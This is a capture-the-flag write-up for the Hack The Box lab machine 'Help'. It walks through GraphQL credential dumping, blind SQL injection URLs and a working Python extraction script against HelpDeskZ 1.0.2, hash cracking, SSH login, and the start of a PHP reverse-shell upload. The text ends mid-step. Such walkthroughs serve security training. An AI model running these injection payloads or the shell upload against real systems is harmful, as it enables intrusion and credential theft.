Help

08th May 2019 / Document No D19.100.22

Prepared By: MinatoTW

Machine Author: cymtrick

Difficulty: Easy

Classification: Official

SYNOPSIS

Help is an Easy Linux box which has a GraphQL endpoint which can be enumerated get a set of credentials for a HelpDesk software. The software is vulnerable to blind SQL injection which can be exploited to get a password for SSH Login. Alternatively an unauthenticated arbitrary file upload can be exploited to get RCE. Then the kernel is found to be vulnerable and can be exploited to get a root shell.

Skills Required

- Enumeration
- Scripting


Skills Learned

- GraphQL enumeration
- Blind SQL injection

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000 -sT  -T4 10.10.10.121 | grep ^[0-9] | cut
-d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.121
```




```
root@Ubuntu:~/Documents/HTB/Help# nmap -sC -sV -p$ports 10.10.10.121 --open
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-09 08:01 IST
Nmap scan report for 10.10.10.121
Host is up (0.18s latency).
Not shown: 10 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)
|   256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA)
|_  256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.47 seconds
root@Ubuntu:~/Documents/HTB/Help#
```

Apache is running on port 80 along with ssh on port 22. A Node.js server is running on port 3000.

APACHE

Navigating to the page directly shows a default Apache installation.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully**


GOBUSTER

```
gobuster -w directory-list-2.3-medium.txt -t 100 -u http://10.10.10.121/
```



```
root@Ubuntu:~/Documents/HTB/Help# gobuster -w directory-list-2.3-medium.txt -t 100 -u http://10.10.10.121/

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.121/
[+] Threads      : 100
[+] Wordlist     : directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2019/05/09 08:05:08 Starting gobuster
=====================================================
/support (Status: 301)
Progress: 665 / 220561 (0.30%)
```

Gobuster straight away discovers /support going to which we find a HelpDeskz installation.




A quick google search takes us to the github page of the software. We see that it contains a file UPGRADING.txt in the root folder. Checking for the file on the box returns the changelog.

```
Welcome to HelpDeskZ 1.0.2
==========================

We have made some changes in this new version like:

- SEO-friendly URLs compatibility fixed

- Login with Facebook account (Facebook connect)

- Login with Google account (Google OAuth)

- Email notification to staff assigned when new ticket is created

- Social buttons to share knowledgebase articles or news


To upgrade from 1.0 to 1.0.2
============================
```

The version is found to be 1.0.2. Checking exploit-db for the version returns two vulnerabilities, an arbitrary file upload and an authenticated SQL injection.


NODE.JS SERVER

Navigating to port 3000 the page returns a message.




```
{"message":"Hi Shiv, To get access please find the credentials with given query"}
```

From the response headers the server is found to running Express framework.



```
HTTP/1.1 304 Not Modified
X-Powered-By: Express
ETag: W/"51-gr8XZ5dnsfHNaB2KgX/Gxm9yVZU"
Date: Thu, 09 May 2019 02:41:53 GMT
Connection: keep-alive
```


Googling about “Express js query language” we come across results related to GraphQL.



GraphQL & Express.js [part 1] – Netscape – Medium
https://medium.com/netscape/graphql-express-js-part-1-49a5071636d2
Oct 22, 2017 - GraphQL is just an API **query language**, it's not specific to any database or language, so I've decided to use it with **Express.js**, because I like it ...


How to set up a GraphQL Server using Node.js, Express & MongoDB
https://medium.freecodecamp.org/how-to-set-up-a-graphql-server-using-node-js-expr...
Nov 5, 2018 - How to set up a GraphQL Server using **Node.js**, Express & MongoDB ... GraphQL also uses a JSON-like **query syntax** to make those requests.

Navigating to /graphql we encounter an error about the GET parameter.



```
GET query missing.
```


Trying http://10.10.10.121:3000/graphql?query=abc the page returns an error.



```
{"errors":[{"message":"Syntax Error GraphQL request (1:1) Unexpected Name \"abc\"\n\n1: abc\n   ^\n","locations":[{"line":1,"column":1}]}]}
```

Next we try to query information. A graphql endpoint takes in objects as input. As we need information related to a user lets try a user object,


```
curl -s -G http://10.10.10.121:3000/graphql --data-urlencode "query={user}"
| jq
```



```
{
  "errors": [
    {
      "message": "Field \"user\" of type \"User\" must have a selection of subfields. Did you mean \"user { ... }\"?",
      "locations": [
        {
          "line": 1,
          "column": 2
        }
      ]
    }
  ]
}
```

The page asks us to supply subfields, let’s try that with an obvious attribute such as username.


```
curl -s -G   http://10.10.10.121:3000/graphql --data-urlencode
'query={user {username} }' | jq
```



```
{
  "data": {
    "user": {
      "username": "helpme@helpme.com"
    }
  }
}
```


The server returns a username i.e helpme@helpme.com. Now we can try dumping the password too.

```
curl -s -G   http://10.10.10.121:3000/graphql --data-urlencode
'query={user {username, password} }' | jq
```



```
{
  "data": {
    "user": {
      "username": "helpme@helpme.com",
      "password": "5d3c93182bb20f07b994a7f617e99cff"
    }
  }
}
```

And we get the password. The password is 32 characters long i.e md5. Cracking in on HashKiller returns the cracked password as “godhelpmeplz”.



Cracker Results:

```
5d3c93182bb20f07b994a7f617e99cff MD5 godhelpmeplz
```


Trying the credentials helpme@helpme.com / godhelpmeplz on the HelpDesk page lets us in.

FOOTHOLD

AUTHENTICATION SQL INJECTION

From initial enumeration we know the version is vulnerable to SQL injection.

Lets upload a ticket and fetch the attachment URL. Navigate to Submit and ticket and upload a ticket with an image as attachment. Go to VIew Tickets and open the ticket.


helpme
User
Posted On : 09 May 2019 10:30 am
dfdfdfdfd
Attachments
budget.jpg (670.46 KB)

Right click on the attachment and copy the link. Request it and intercept in burp. An example ticket is,

```
http://10.10.10.121/support/?v=view_tickets&action=ticket&param[]=4&param[]
=attachment&param[]=1&param[]=6
```

Lets check if it’s vulnerable to SQLI,

```
http://10.10.10.121/support/?v=view_tickets&action=ticket&param[]=4&param[]
=attachment&param[]=1&param[]=6 and 1=1-- -
```

Sending this results in a true condition which returns the image but changing it to 1=2 doesn’t because it evaluates to false. This confirms the SQLi vulnerability.


From the login controller we know the table name i.e staff and the columns username and password. The password is stored as a SHA1 hash which a 40 characters long.

Lets check if the username is admin.

```
http://10.10.10.121/support/?v=view_tickets&action=ticket&param[]=4&param[]
=attachment&param[]=1&param[]=6 and (select (username) from staff limit
0,1) = 'admin'-- -
```

This query returns the attachment that means it was true. In case the user wasn't admin, for example,

```
http://10.10.10.121/support/?v=view_tickets&action=ticket&param[]=4&param[]
=attachment&param[]=1&param[]=6 and (select (username) from staff limit
0,1) = 'dummy'-- -
```



```
GET
/support/?v=view_tickets&action=ticket&param[]=4&param[]=attachme
nt&param[]=1&param[]=6+and+(select+(username)+from+staff+limit+0,
1)+%3d+'dummy'--+- HTTP/1.1
Host: 10.10.10.121
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

```
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html;
charset=utf-8" />
<title>Page not found - 404</title>
<meta name="ROBOTS" content="NOINDEX, NOFOLLOW" />
<style type="text/css">
        html, body {
                background-color: #fff;
                text-align: center;
```

It results in false and the page returns not found. Now we have a username and need to determine the password. For this the password has to determined character by character upto 40 times. For this we can use the substr function which will loop character by character, example,

```
http://10.10.10.121/support/?v=view_tickets&action=ticket&param[]=4&param[]
=attachment&param[]=1&param[]=6  and substr((select password from staff
limit 0,1),1,1) = 'd'-- -
```

Which returns the attachment and confirms that the hash starts with d.

This can be scripted.


```
#!/usr/bin/python
from requests import get
import string
cookies = { 'lang' : 'english', 'PHPSESSID' : 'se3q2q1vtvmb71acq5i16ajtf1',
'usrhash' :
'0Nwx5jIdx+P2QcbUIv9qck4Tk2feEu8Z0J7rPe0d70BtNMpqfrbvecJupGimitjg3JjP1UzkqY
H6QdYSl1tVZNcjd4B7yFeh6KDrQQ/iYFsjV6wVnLIF%2FaNh6SC24eT5OqECJlQEv7G47Kd65yV
LoZ06smnKha9AGF4yL2Ylo%2BHDu89nyBt7elyC8vIIYgpCcpqa%2BUhLVh9kcZWIcDfKPw=='
}
url = 'http://10.10.10.121/support/?v='
chars = list(string.ascii_lowercase) + list(string.digits)
password = []
k = 1
while( k <= 40 ):
      for i in chars:
            payload = url +
"view_tickets&action=ticket&param[]=4&param[]=attachment&param[]=1&param[]=
6  and substr((select password from staff limit 0,1),{},1) = '{}'--
-".format(k, i)
            resp = get( payload, cookies = cookies)
            if "404" not in resp.content:
                  password.append(i)
                  print "Password: " + ''.join(password)
                  k = k + 1
                  break
```

Copy your cookies from burp into the script, then run it. The script checks the hash character by character, if a character is found the count is incremented and moved to the next one.

```
$ python brute.py
Password: d
Password: d3
Password: d31
---------------------- SNIP ----------------------
Password: d318f44739d
Password: d318f44739dc
Password: d318f44739dce
```

```
Password: d318f44739dced
Password: d318f44739dced6
Password: d318f44739dced66
---------------------- SNIP ----------------------
Password: d318f44739dced66793b1a603028
Password: d318f44739dced66793b1a6030281
Password: d318f44739dced66793b1a60302813
---------------------- SNIP ----------------------
Password: d318f44739dced66793b1a603028133a76ae68
Password: d318f44739dced66793b1a603028133a76ae680
Password: d318f44739dced66793b1a603028133a76ae680e
```

Running the script finds the complete password hash i.e "d318f44739dced66793b1a603028133a76ae680e". Checking this on HashKiller cracks it as Welcome1.


Cracker Results:

```
d318f44739dced66793b1a603028133a76ae680e SHA1 Welcome1
```

Similarly the email has to be found out. The script would need minor adjustments. Extend the character set to include @, _, . and change the column name to email.


```
chars = list(string.ascii_lowercase) + list(string.digits) + ['@', '_',
'.']
```

Run the script again to get the email.

```
$ python brute.py
Email: s
Email: su
Email: sup
Email: supp
-------------- SNIP ---------------
Email: support@mysite.co
Email: support@mysite.com
```

Now we have the credentials for admin i.e support@mysite.com / Welcome1. We can login to SSH. The username needs to be guessed which is "help".

```
ssh help@10.10.10.121 # password: Welcome1
```




```
root@Ubuntu:~/Documents/HTB/Help# ssh help@10.10.10.121
help@10.10.10.121's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-116-generic x86_64

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
You have new mail.
Last login: Thu May  9 00:01:38 2019 from 10.10.14.2
help@help:~$
```

ALTERNATE METHOD

Earlier we found the HelpDesk version to be vulnerable to arbitrary file upload too. So we could possibly upload a php reverse shell and trigger it.


Download the exploit script from here and the php reverse shell from here. The script exploits the lack of randomness in the name of the uploaded file as it is based on time. So by quickly brute forcing the md5 hash at the same time we can discover the renamed file. But before that we need to figure out the upload location. Going back to the github page to the submit_ticket_controller.php we find this snippet,



```
	$uploaddir = UPLOAD_DIR.'tickets/';
	if($_FILES['attachment']['error'] == 0){
		$ext = pathinfo($_FILES['attachment']['name'], PATHINFO_EXTENSION);
		$filename = md5($_FILES['attachment']['name'].time()).".".$ext;
		$fileuploaded[] = array('name' => $_FILES['attachment']['name'], 'enc' => $filename
		$uploadedfile = $uploaddir.$filename;
		if (!move_uploaded_file($_FILES['attachment']['tmp_name'], $uploadedfile)) {
			$show_step2 = true;
			$error_msg = $LANG['ERROR_UPLOADING_A_FILE'];
```

The file gets moved to $uploaddir which is UPLOAD_DIR . 'tickets/' where UPLOAD_DIR is the global upload directory i.e /uploads defined at https://github.com/evolutionscript/HelpDeskZ-1.0/blob/006662bb856e126a38f2bb76df44a2e4e3d37350/includes/global.php#L18.

Now that we know the upload location, navigate to the Submit a Ticket page and create a ticket. Change the IP Address and port in the php script and upload it.


Your ticket details

Enter your ticket details below. If you are reporting a problem, please remember to provide as


File is not allowed.

General Information

